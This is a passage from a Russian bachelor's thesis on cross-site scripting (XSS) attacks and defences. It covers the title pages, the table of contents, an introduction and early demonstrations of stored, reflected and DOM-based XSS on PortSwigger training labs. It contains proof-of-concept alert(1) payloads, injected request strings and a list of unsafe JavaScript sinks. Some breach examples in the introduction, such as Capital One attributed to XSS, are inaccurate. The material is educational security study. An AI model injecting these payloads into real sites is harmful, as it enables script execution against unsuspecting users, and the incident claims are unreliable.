МИНОБРНАУКИ РОССИИ
федеральное государственное бюджетное образовательное учреждение высшего образования
«Национальный исследовательский университет «МЭИ»

Институт ИВТИ
Кафедра УИТ

ВЫПУСКНАЯ КВАЛИФИКАЦИОННАЯ РАБОТА
(бакалаврская работа)

Направление 27.03.04 Управление в технических системах
(код и наименование)

Направленность (профиль) Управление и информатика в технических системах

Форма обучения очная
(очная/очно-заочная/заочная)

Тема: Исследование методов проведения атак типа XSS и методов защиты от них

Студент А-01-19 Потлов Г.А.
группа подпись фамилия и инициалы

Научный руководитель к.т.н доцент Елисеев В.Л.
уч. степень должность подпись фамилия и инициалы

Консультант
уч. степень должность подпись фамилия и инициалы

Консультант
уч. степень должность подпись фамилия и инициалы

«Работа допущена к защите»

Зав. кафедрой д.т.н. доцент Бобряков А.В.
уч. степень звание подпись фамилия и инициалы

Дата _____

Москва, 2023

МИНОБРНАУКИ РОССИИ
федеральное государственное бюджетное образовательное учреждение высшего образования
«Национальный исследовательский университет «МЭИ»

Институт ИВТИ
Кафедра УИТ

ЗАДАНИЕ
НА ВЫПУСКНУЮ КВАЛИФИКАЦИОННУЮ РАБОТУ
(бакалаврскую работу)

Направление 27.03.04 Управление в технических системах»
(код и наименование)

Направленность (профиль) Управление и информатика в технических системах

Форма обучения **очная**
(очная/очно-заочная/заочная)

Тема: Исследование методов проведения атак типа XSS и методов защиты от них

Студент А-01-19 Потлов Г.А.
группа подпись фамилия и инициалы

Научный руководитель к.т.н доцент Елисеев В.Л.
уч. степень должность подпись фамилия и инициалы

Консультант
уч. степень должность подпись фамилия и инициалы

Консультант
уч. степень должность подпись фамилия и инициалы

Зав. кафедрой д.т.н. доцент Бобряков А.В.
уч. степень звание подпись фамилия и инициалы

Место выполнения работы Кафедра управления и интеллектуальных технологий

СОДЕРЖАНИЕ РАЗДЕЛОВ ЗАДАНИЯ И ИСХОДНЫЕ ДАННЫЕ

1. Введение
2. Архитектура современных веб-сайтов и технология атак типа XSS
    a. Архитектура современных веб-сайтов
    b. Технология атак типа XSS
    c. Апробация различных видов атак
    d. Возможные последствия деструктивных действий
3. Исследование защищенности web-сайтов и методов обнаружения уязвимостей
    a. Методы обнаружения уязвимостей
    b. Обзор инструментов исследования защищенности сайтов
    c. Перечень исследуемых электронных ресурсов
    d. Исследование уязвимостей интернет-ресурсов «НИУ МЭИ»
    e. Результаты исследования защищенности электронных ресурсов
4. Описание методов предотвращения XSS атак
    a. Причины возможного внедрение кода
    b. Способы защиты от вредоносных действий
    c. Примеры реализации мер по предупреждению атак
5. Заключение

ПЕРЕЧЕНЬ ГРАФИЧЕСКОГО МАТЕРИАЛА

Количество листов _____

Количество слайдов в презентации _____

РЕКОМЕНДУЕМАЯ ЛИТЕРАТУРА

1. Excess XSS: A comprehensive tutorial on cross-site scripting [Электронный ресурс]. URL: https://excess-xss.com/ (дата обращения 26.11.2022)
2. Gupta S., Gupta B. B. Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art //International Journal of System Assurance Engineering and Management. – 2017. – Т. 8. – №. 1. – С. 512-530.
3. What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy [Электронный ресурс]. URL: https://portswigger.net/web-security/cross-site-scripting (дата обращения 26.11.2022)
4. Rodríguez G. E. et al. Cross-site scripting (XSS) attacks and mitigation: A survey //Computer Networks. – 2020. – Т. 166. – С. 106960.

АННОТАЦИЯ

Выпускная квалификационная работа студента Потлова Г.А. группы А-01-19. Работа посвящена изучению атак типа XSS и анализу защищенности интернет-ресурсов. В результате проведенного исследования были решены следующие задачи:

1) Обзор литературы на тему видов XSS атак, методов их реализации и способах защиты;
2) Анализ защищенности электронных ресурсов МЭИ;
3) Обзор методов и инструментов исследования безопасности интернет-ресурсов;
4) Демонстрация возможных злоумышленных действий на сайте СДО «Прометей»;
5) Разработка методов защиты от деструктивных действий.

Работа представлена на 81 странице, 1 таблице, 71 рисунке, и 2 приложениях.

СОДЕРЖАНИЕ

АННОТАЦИЯ ... 4
ВВЕДЕНИЕ ... 9
1 АРХИТЕКТУРА СОВРЕМЕННЫХ ВЕБ-САЙТОВ И ТЕХНОЛОГИЯ АТАК ТИПА XSS ... 13
1.1 Архитектура современных веб-сайтов ... 13
1.2 Технология атак типа XSS ... 15
1.2.1 Определение атаки типа XSS ... 15
1.2.2 Виды XSS атак ... 15
1.3 Апробация различных видов атак ... 18
1.3.1 Описание ресурса для демонстрации атак ... 18
1.3.2 Хранимая XSS-атака ... 18
1.3.3 Отраженная XSS-атака ... 21
1.3.4 XSS-атака типа DOM ... 23
1.3.5 XSS-атака с применением document.write ... 24
1.3.6 XSS-атака с применением innerHTML ... 26
1.3.7 XSS-атака с использованием уязвимости библиотеки jQuery ... 28
1.4 Возможные последствия деструктивных действий ... 29
1.5 Выводы ... 30
2 ИССЛЕДОВАНИЕ ЗАЩИЩЕННОСТИ WEB-САЙТОВ И МЕТОДОВ ОБНАРУЖЕНИЯ УЯЗВИМОСТЕЙ ... 31
2.1 Методы обнаружения уязвимостей ... 31
2.1.1 Ручное тестирование ... 31
2.1.2 Использование инструментов сканирования уязвимостей ... 33
2.1.3 Фаззинг ... 35
2.2 Обзор инструментов исследования защищенности сайтов ... 37
2.2.1 Kali Linux ... 37
2.2.2 OWASP ZAP ... 37
2.2.3 XSStrike ... 39
2.2.4 XSpear ... 39
2.2.5 XSSer ... 40
2.3 Перечень исследуемых электронных ресурсов ... 40
2.3.1 Сайт кафедры УИТ МЭИ ... 41
2.3.2 СДО Прометей ... 41
2.3.3 Электронный МЭИ ... 42
2.4 Исследование уязвимостей интернет-ресурсов «НИУ МЭИ» ... 43
2.4.1 Сайт кафедры УИТ МЭИ ... 43
2.4.1.1 Автоматическое тестирование ... 43
2.4.1.2 XSpare ... 45
2.4.1.3 XSStrike ... 46

2.4.1.4 XSSer 47
2.4.2 СДО Прометей 48
2.4.2.1 Автоматическое тестирование 48
2.4.2.2 Ручное тестирование 51
2.4.2.2.1 Поля для ввода текста вопроса и ответа 51
2.4.2.2.2 Поля для ввода заголовка и описания файла 54
2.4.2.2.3 Поля для ввода темы и текста объявлений 56
2.4.2.3 Пример использования уязвимости для проведения фишинговой атаки 59
2.4.3 Электронный МЭИ 60
2.4.3.1 Автоматическое тестирование 60
2.4.3.2 Ручное тестирование 63
2.4.3.2.1 Элемент <img> 64
2.4.3.2.2 Элемент <svg> 69
2.4.3.2.3 Элемент <a> 70
2.5 Результаты исследования защищенности электронных ресурсов 72
2.6 Выводы 73
3 ОПИСАНИЕ МЕТОДОВ ПРЕДОТВРАЩЕНИЯ XSS АТАК 75
3.1 Причины возможного внедрения кода 75
3.2 Способы защиты от вредоносных действий 76
3.3 Примеры реализации мер по предупреждению атак 77
3.4 Выводы 77
4 ЗАКЛЮЧЕНИЕ 78
5 СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ 79
6 ПРИЛОЖЕНИЯ 81
Приложение 1. Фишинговая форма 81
Приложение 2. Фильтрация пользовательского ввода 82

ИСПОЛЬЗУЕМЫЕ СОКРАЩЕНИЯ И ОБОЗНАЧЕНИЯ

ГИА – государственная итоговая аттестация

МЭИ – Московский Энергетический Институт

ЭБС – электронно-библиотечная система

ЭлМЭИ – Электронный МЭИ

AJAX – Asynchronous JavaScript and XML – асинхронный JavaScript и XML. Технология, позволяющая обмениваться данными между веб-сервером и веб-страницей без перезагрузки страницы

CSP – Content Security Policy – политика безопасности контента. Механизм, позволяющий веб-сайту управлять и ограничивать источники ресурсов, с которых может загружаться контент

DOM – Document Object Model – объектная модель документа. Интерфейс, представляющий структуру и содержимое веб-страницы в виде объектов, с которыми можно взаимодействовать программно

HTML – HyperText Markup Language – язык разметки гипертекста. Используется для создания и структурирования веб-страниц

HTTP – Hypertext Transfer Protocol – протокол передачи гипертекста. Протокол, используемый для передачи данных между веб-сервером и клиентским браузером

OWASP – Open Web Application Security Project – проект по безопасности веб-приложений. Организация, занимающаяся разработкой и публикацией методов и рекомендаций по обеспечению безопасности веб-приложений

PHP – Hypertext Preprocessor – скриптовый язык программирования для разработки веб-приложений и динамических веб-страниц

SQL – Structured Query Language – язык программирования, используемый для работы с реляционными базами данных.

SVG – Scalable Vector Graphics – масштабируемая векторная графика. Формат файла, который используется для отображения векторных изображений в веб-браузерах

URL – Uniform Resource Locator – унифицированный указатель ресурса. Адрес, по которому можно найти ресурс в сети интернет

WAF – Web Application Firewall – веб-приложение, обеспечивающее защиту от атак на веб-приложения, фильтруя и контролируя входящий и исходящий трафик

XHTML – Extensible HyperText Markup Language – расширяемый язык разметки гипертекста. Версия HTML, следующая более строгим правилам

XML – eXtensible Markup Language – расширяемый язык разметки. Используется для хранения и передачи структурированных данных

XSS – Cross-Site Scripting – межсайтовое выполнение сценариев. Уязвимость, позволяющая злоумышленнику внедрять и выполнять вредоносный код на веб-странице, доступной другим пользователям

ZAP – Zed Attack Proxy – прокси-сервер для тестирования безопасности веб-приложений. Позволяет обнаруживать уязвимости и проводить анализ безопасности

ВВЕДЕНИЕ

Современное развитие цифровых технологий и сети Интернет в частности сделало веб-сайт важным каналом коммуникации и обмена информацией. Однако, с увеличением количества интернет-ресурсов и их сложности, появляется все больше уязвимостей, которые злоумышленники могут использовать для атак на сайты и пользователей [1]. В свете этого, защита веб-сайтов и пользователей от различных атак становится критически важной задачей для разработчиков и специалистов по информационной безопасности.

Актуальность задачи защиты сайтов и пользователей от атак обусловлена рядом факторов. Во-первых, рост числа пользователей в интернете приводит к увеличению объема конфиденциальных данных, которые обрабатываются веб-приложениями. Злоумышленники активно ищут способы получить доступ к этим данным и использовать их в своих интересах. Во-вторых, использование веб-приложений становится все более распространенным в сфере бизнеса и государственных организаций, что делает их целью для кибератак со стороны конкурентов, хакеров и шпионов.

Данная задача возникла в силу того, что веб-технологии стали более сложными, и взломщики научились использовать различные уязвимости для атаки на веб-сайты и веб-приложения [2]. Уязвимости могут возникать из-за ошибок в коде приложения, недостаточной проверки входных данных, отсутствия защиты от вирусов и многих других причин.

Успешные атаки могут привести к утечке личных данных пользователей, взлому сайта, распространению вредоносного ПО, фишинговым атакам и многим другим негативным последствиям [1].

Примеры успешных атак на крупные компании включают в себя утечки личных данных клиентов компаний Target, Equifax, Capital One и других. В 2017 году компания Uber сообщила, что в 2016 году были украдены личные данные более 57 миллионов пользователей и водителей. В 2018 году компания

Facebook была атакована при помощи уязвимости в API, что привело к утечке личных данных более 50 миллионов пользователей [1]. Эти случаи подчеркивают важность защиты от атак для компаний и их клиентов.

Для защиты от атак существует множество методов, таких как использование безопасных библиотек и фреймворков, обучение разработчиков безопасному программированию, регулярное обновление программного обеспечения, защита от DDoS-атак, защита от вирусов и вредоносного ПО, защита от фишинговых атак и многие другие.

Для эффективной защиты веб-приложений и пользователей необходимо быть осведомленным о наиболее распространенных уязвимостях и атаках. Для этих целей была создана организация OWASP (Open Web Application Security Project), которая занимается исследованием и распространением информации на тему безопасности в веб-приложениях. OWASP выделила ряд наиболее распространенных атак [3]:

1) Code Injection (Инъекции кода) – атаки, при которых злоумышленник вводит вредоносные данные в приложение, такие как SQL-инъекции или инъекции операционных систем.
2) Broken Authentication and Session Management (Нарушение аутентификации и управления сессиями) – атаки, связанные с уязвимостями в механизмах аутентификации и управления сессиями, например, взлом сеанса или перехват аутентификационных данных.
3) Cross-Site Scripting (XSS) – атаки, при которых злоумышленник внедряет вредоносные скрипты в веб-страницы, которые выполняются на стороне клиента и могут привести к краже данных пользователей или выполнению вредоносных операций.
4) Broken Access Control (Нарушение контроля доступа) – атаки, позволяющие злоумышленникам получить несанкционированный доступ к ресурсам или функциональности приложения.

5) Security Misconfiguration (Неправильная конфигурация безопасности) – атаки, возникающие из-за неправильной конфигурации системы или приложения, например, открытого доступа к административным интерфейсам или использования слабых паролей.
6) Cross-Site Request Forgery (CSRF) – атаки, при которых злоумышленник заставляет авторизованного пользователя выполнить нежелательное действие на веб-сайте без его согласия или знания.
7) Using Components with Known Vulnerabilities (Использование компонентов с известными уязвимостями) – атаки, связанные с использованием уязвимых компонентов, таких как библиотеки или фреймворки, которые могут быть подвержены атакам.

Ознакомление с этим перечнем атак позволяет лучше понять специфику и серьезность угроз безопасности веб-приложений.

В настоящее время развитие веб технологий позволяет сделать динамичные и удобные в использовании сайты. Такие инструменты, как HTML5 и AJAX сделали возможным создание сервисов с широким функционалом, в некоторых случаях даже заменяющие полноценные настольные приложения.

Тем не менее, внедрение новых функций влечет за собой и уязвимости для потенциальных атак. Отсутствие должного уровня безопасности позволяет злоумышленнику внедрить вредоносный код на сервер, который впоследствии будет выполнен в браузере клиента.

Защита от XSS-атак очень важна, так как они могут привести к серьезным последствиям. Например, в 2015 году была обнаружена XSS-уязвимость на сайте TripAdvisor, что позволяло злоумышленникам внедрять вредоносный код на страницы сайта. В 2018 году, уязвимость в сайте British Airways позволила злоумышленникам получить доступ к личным данным более 500 000 клиентов. В 2018 году была обнаружена XSS-уязвимость в Gmail, которая позволяла злоумышленникам получить доступ к личным данным

пользователей. В другом случае, в 2019 году компания Capital One была атакована при помощи уязвимости XSS, что привело к утечке личных данных более 100 миллионов клиентов [4].

Согласно отчёту Verizon Data Breach Investigations Report, XSS-атаки находятся в тройке наиболее распространенных атак на веб-приложения. Более того, их частота использования увеличилась с 7% в 2020 году до 10% в 2021 году [5]. Также, согласно отчету, уязвимости в веб-приложениях являются наиболее распространенным типом уязвимостей, а XSS-атаки являются одними из наиболее распространенных уязвимостей в веб-приложениях.

В данной работе основное внимание будет уделено именно атаке типа Cross-Site Scripting (XSS) и методах защиты от нее. Задачей настоящей работы является исследование данного вида атак и проверка защищенности интернет-ресурсов МЭИ, изучение методов защиты и реализация мер по предупреждению вредоносных действий.

1 АРХИТЕКТУРА СОВРЕМЕННЫХ ВЕБ-САЙТОВ И ТЕХНОЛОГИЯ АТАК ТИПА XSS

1.1 Архитектура современных веб-сайтов

Современные веб-сайты состоят из нескольких основных компонентов, таких как:

1) Клиентская часть – это то, что пользователь видит в браузере. Это HTML-код, который определяет структуру и содержимое страницы, CSS-файлы, которые определяют внешний вид страницы и JavaScript-файлы, которые добавляют интерактивность на страницу и позволяют обмениваться данными с сервером.
2) Серверная часть – это код, который выполняется на сервере и обрабатывает запросы от клиента. Это может быть написано на разных языках программирования, таких как PHP, Python, Ruby, Java и других. Этот код может получать данные из базы данных, обрабатывать их и генерировать HTML-код, который отправляется обратно клиенту.
3) База данных – это место, где хранятся данные, используемые сайтом. Это может быть SQL-база данных, MongoDB, Redis и другие. База данных может содержать информацию о пользователях, продуктах, заказах и других важных данных.

При загрузке веб-сайта, браузер пользователя отправляет запрос на сервер, который отвечает с помощью HTML-кода, CSS-файлов, JavaScript-сценариев и других ресурсов, таких как изображения и видео. Браузер загружает эти ресурсы и отображает страницу в соответствии с HTML-кодом и CSS-файлами. Когда пользователь взаимодействует с страницей, JavaScript-код обрабатывает события и отправляет запросы на сервер, чтобы получить или отправить данные.

С помощью AJAX, веб-сайты могут обновлять части страницы динамически, без перезагрузки всей страницы. Например, при нажатии на кнопку "Показать еще" на странице со списком товаров, сайт может отправить запрос на сервер, чтобы получить дополнительные товары и добавить их на страницу.

AJAX может использовать различные форматы данных для обмена информацией с сервером, такие как XML, JSON или HTML. Это позволяет сайту обмениваться данными с сервером и обновлять страницу без перезагрузки [6].

В настоящее время можно услышать такие понятия, как веб-сайт и веб-приложение. Веб-сайты и веб-приложения могут рассматриваться как похожие понятия, потому что они используют общую технологическую основу и имеют схожие цели – обеспечить пользователю доступ к контенту через браузер.

Веб-сайт – это коллекция веб-страниц, связанных между собой гиперссылками, которые обычно создаются для того, чтобы предоставить информацию о компании, продукте, услуге или организации.

Веб-приложение – это программа, которая работает через веб-браузер и обычно предоставляет пользователю функциональность, связанную с выполнением какой-либо задачи, такой как управление проектом, обработка данных или взаимодействие с другими пользователями.

Однако, на практике граница между веб-сайтом и веб-приложением может быть размытой, так как многие веб-сайты предоставляют функциональность, которая традиционно связана с веб-приложениями. Например, интернет-магазин может не только показывать информацию о продуктах, но и позволять пользователям добавлять товары в корзину, выбирать способ доставки и оплаты, а также отслеживать статус заказа. В этом случае, интернет-магазин может рассматриваться как как веб-сайт с элементами веб-приложения [7].



Рисунок 1 – Архитектура классических и современных веб-сайтов

1.2 Технология атак типа XSS

1.2.1 Определение атаки типа XSS

Межсайтовое выполнение сценариев – это возможность вставки вредоносного кода в уязвимую страницу. Инъекция кода осуществляется через все доступные способы ввода информации. Успешное выполнение атаки может привести к утечке конфиденциальных данных, записи информации, перехвату пользовательских сессий [8].

1.2.2 Виды XSS атак

XSS атаки можно разделить на несколько видов [9].

По способу воздействия:

1) Активная – пользователь не принимает участия в атаке;

2) Пассивная – пользователь является непреднамеренным соучастником атаки.

По вектору воздействия:

1) Хранимая – сценарий находится в базе данных веб приложения;
2) Отраженная – вредоносный код генерируется как следствие действий пользователя;
3) DOM – уязвимость имеет место в коде со стороны клиента, а не сервера.

По желаемому результату:

1) Кража cookie – получение доступа к фрагменту данных, который хранится в веб-браузере жертвы. Данный файл включает в себя пользовательские данные и информацию, предназначенную для аутентификации;
2) Фишинг – злоумышленник получает доступ к конфиденциальным данным пользователя путем подделывания полей ввода;
3) Считывание нажатых клавиш – атака, результатом которой является регистрация различных действий пользователя: нажатые клавиши клавиатуры, мыши, движения курсором.

По уязвимым плагинам:

1) Java;
2) Flash.

Изложенную выше классификацию можно представить в виде схемы (Рисунок *2*).

Рисунок 2 – Таксономия атак типа XSS

1.3 Апробация различных видов атак

1.3.1 Описание ресурса для демонстрации атак

В исследовательских целях был использован сайт portswigger.net [9]. PortSwigger – компания из Великобритании, которая специализируется на обеспечении информационной безопасности веб-приложений. В образовательных целях предоставляется доступ к сессиям, которые эмулируют типичные сайты в интернете: блог, магазин и т.д. На этих примерах будут подробно рассмотрены и описаны возможные уязвимости.

1.3.2 Хранимая XSS-атака

Внедренный злоумышленником сценарий хранится внутри базы данных. Код скрипта выполняется в результате ответа браузера на запрос клиента. При чем запросом может являться не только нажатие на определенную кнопку, расположенную на сайте, но и любые действия с курсором, загрузка страницы. Код будет выполняться так, как будто он изначально был частью базы данных. Как следствие, со стороны злоумышленника не требуется создание фишинговых форм и нет необходимости выбирать определенного пользователя в качестве жертвы.

Допустим, что сайт позволяет оставлять комментарии под записью. Пользователь, который оставил отзыв, посылает запрос вида:

```
POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Length: 100

postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email=carlos%40normal-user.net
```

Как следствие, в HTML-код страницы будет добавлен следующий код:

```
<p>This post was extremely helpful.</p>
```

Если не производится никакой обработки входных данных, комментарий можно заменить кодом вида:

```
<script>/* Bad stuff here... */</script>
```

Такой запрос будет обработан сервером в следующем формате:

```
comment=%3Cscript%3E%2F*%2BBad%2Bstuff%2Bhere...%2B*%2F%3C%2F
script%3E
```

В результате, в браузере любого пользователя, посетившего данную страницу, будет выполнен сценарий злоумышленника

```
<p><script>/* Bad stuff here... */</script></p>
```

Приведенная страница имеет уязвимость в форме для отправки комментариев: пользовательский ввод никак не контролируется. Как следствие, возможна вставка текста, содержащего JavaScript код.

Leave a comment

Comment:

<script>alert(1)</script>

Name:

User

Email:

ex@email.com

Website:

https://example.com

Post Comment

< Back to Blog

Рисунок 3 – Пример вредоносного кода

Любой из пользователей, который откроет данную страницу получит сообщение следующего вида: результат выполнения команды alert(1).



Рисунок 4 – Результат проведения хранимой XSS-атаки

Современные браузеры позволяют отображать исходный код страницы. Воспользуемся данным инструментом и убедимся, что введенный нами код действительно стал частью страницы.

```
▼<section class="comment"> == $0
  ▼<p>
     <img src="/resources/images/avatarDefault.svg" class="avatar">
     <a id="author" href="https://example.com">User</a>
     " | 31 October 2022 "
   </p>
  ▼<p>
     <script>alert(1)</script>
   </p>
   <p></p>
  </section>
  <hr>
 ▶<section class="add-comment">…</section>
 ▶<div class="is-linkback">…</div>
 </div>
</div>
</div>
```

Рисунок 5 – Исходный код страницы

Вредоносный сценарий является частью исходного кода страницы. Атака будет тем эффективнее, чем больше человек посетят уязвимую страницу. Раздел комментариев в блоге, пользовательские имена в сервисах онлайн чатов, контактная информация профиля, сервисы почты и социальные сети являются распространёнными целями для атак. От злоумышленника не требуется предпринимать направленных действий: любой пользователь может стать жертвой, если перейдет на зараженную страницу.

1.3.3 Отраженная XSS-атака

Данная уязвимость так же, как и хранимая XSS-атака, имеет место, когда веб-приложение обрабатывает ввод пользователя без дополнительной проверки. В результате появляется возможность выполнить вредоносный код за один HTML-отклик, не задействуя базу данных.

Чаще всего уязвимыми являются поля поиска веб-приложения. Список параметров заменяется сценарием, что приводит к его выполнению. Такое

поведение объясняется принципом работы запросов, написанных, например, на языке PHP. Опишем, как это работает в теории.

Пусть веб-сайт имеет возможность поиска и веденные данные обрабатываются как параметр в строке URL:

```
https://insecure-website.com/search?term=gift
```

Страница отвечает на запрос и выводит сообщение:

```
<p>You searched for: gift</p>
```

В случае, если нет предобработки данных, возможно внедрение вредоносного кода:

```
https://insecure-website.com/search?term=<script>/*+Bad+stuff+here...+*/</script>
```

Как следствие, строка запроса будет выглядеть следующим образом:

```
<p>You searched for: <script>/* Bad stuff here... */</script></p>
```

В результате, сценарий злоумышленника выполняется браузере жертвы.

Приведенный сайт имеет форму для поиска информации. Отсутствие проверки введенных данных позволяет сделать «поиск» следующего вида:

Рисунок 6 – Уязвимая форма для поиска

Загрузка URL, отображающего данные по введенному запросу, приведет к выполнению скрипта.



Рисунок 7 – Результат проведения отраженной XSS-атаки



Рисунок 8 – Место нахождения уязвимости

Особенность данного вида атаки – это ее выполнение за один запрос без вовлечения баз данных. В этом случае злоумышленнику нужно найти способ обмануть жертву и вынудить человека нажать на вредоносную ссылку. Последнее возможно реализовать с помощью фишинга.

1.3.4 XSS-атака типа DOM

Данная уязвимость характеризуется использованием объектной модели документа. Данный интерфейс позволяет описать различные элементы веб-сайта, например: таблицы, заголовок, поля ввода и даже иерархическую структуру HTML-страницы. Применение данной технологии позволяет получить доступ к содержимому документов типа HTML, XHTML, XML. Появляется возможность изменять содержимое, структуру и оформление документов. После загрузки HTML-документ в веб-браузере, он становится «объектом документа».

Такая модель позволяет добиться динамичности веб-страницы: добавление и удаление элементов, изменение атрибутов, стилей, реакция на события. Само по себе выполнение данных операций не предоставляет угрозы веб-сайту, проблемой является то, как JavaScript обрабатывает данные.

Уязвимости XSS на основе DOM обычно появляются, когда JavaScript берет данные из контролируемого злоумышленником источника, такого как URL, и передает их приемнику (небезопасная функция JavaScript), который поддерживает динамическое выполнение кода. Этим она сильно отличается от Reflected и Stored XSS, потому что в данной атаке разработчик не может найти вредоносный скрипт ни в исходном коде HTML, ни в ответе на запрос, его можно наблюдать только во время выполнения. Приемником или воронкой (sink) называется объект или функция, которая выполняет код JavaScript или добавляет на страницу новые элементы HTML. Примером воронок являются следующие функции:

1) eval;
2) setTimeout;
3) setInterval;
4) document.write;
5) document.writeln;
6) document.domain;
7) element.innerHTML;
8) element.outerHTML;
9) element.insertAdjacentHTML;
10) element.onevent.

Сложность реализации данной атаки заключается в том, что разные сайты используют разные свойства и методы для приемника. Поиск уязвимости предполагает исследование поведение сайта: злоумышленник подает некоторый набор входных данных и изучает реакцию приложения.

1.3.5 XSS-атака с применением document.write

Один из методов, имеющих потенциальную уязвимость, является функция записи в файл:

```
document.write('... <script>alert(1)</script> ...');
```

Пробуем сделать тестовый запрос, например, сделаем поиск по sample text.



Рисунок 9 – Пример запроса

Изучаем исходный код страницы и делаем вывод, что введенный нами запрос является частью HTML тега <img>.

```
▼<script>
                    function trackSearch(query) {
